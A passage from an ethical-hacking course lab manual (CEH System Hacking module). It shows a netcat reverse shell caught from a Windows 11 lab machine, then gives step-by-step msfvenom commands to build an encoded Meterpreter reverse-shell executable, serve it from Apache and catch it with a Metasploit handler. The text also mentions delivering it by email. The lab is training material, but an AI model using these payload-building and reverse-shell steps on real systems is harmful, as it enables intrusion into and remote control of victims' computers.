160. Now, type **whoami** and press **Enter** to display the username of the current user.

The screenshot shows a terminal window titled "nc -nvlp 4444 - Parrot Terminal". The terminal session starts with the attacker user ("attacker") performing a sudo su to become root. It then connects to a Microsoft Windows 10.0.22000.469 machine via port 4444. The Windows machine identifies itself as "Microsoft Windows [Version 10.0.22000.469]" and "(c) Microsoft Corporation. All rights reserved." The terminal then shows the Windows user "admin" running the "whoami" command, which outputs "Windows11\admin".

```
[attacker@parrot]~[~]
[~] $sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
[~] #cd
[root@parrot]~[~]
[~] #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
Windows11\admin

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

161. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
162. Close all the open windows and document all the acquired information.
163. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

Lab**2**

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS

- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege

escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

Note: In This task, we are using the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.


Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).

The screenshot shows a terminal window on a Parrot Security Linux desktop. The terminal session is as follows:

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
[attacker@parrot:~]# sudo su
[sudo] password for attacker:
[root@parrot:~/Desktop]
# cd
[root@parrot:~/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/Desktop]
#
```

7. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



8. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).
9. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

10. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

11. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
12. Type **service apache2 start** and press **Enter** to start the Apache server.

The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# mkdir /var/www/html/share
[root@parrot] ~
# chmod -R 755 /var/www/html/share
[root@parrot] ~
# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
# ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 0 Apr  5 03:22 share
[root@parrot] ~
# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

13. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
15. Now, issue the following commands in msfconsole:
 - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
 - Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.


Module 06 – System Hacking

16. To start the handler, type the command **exploit -j -z** and press **Enter**.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

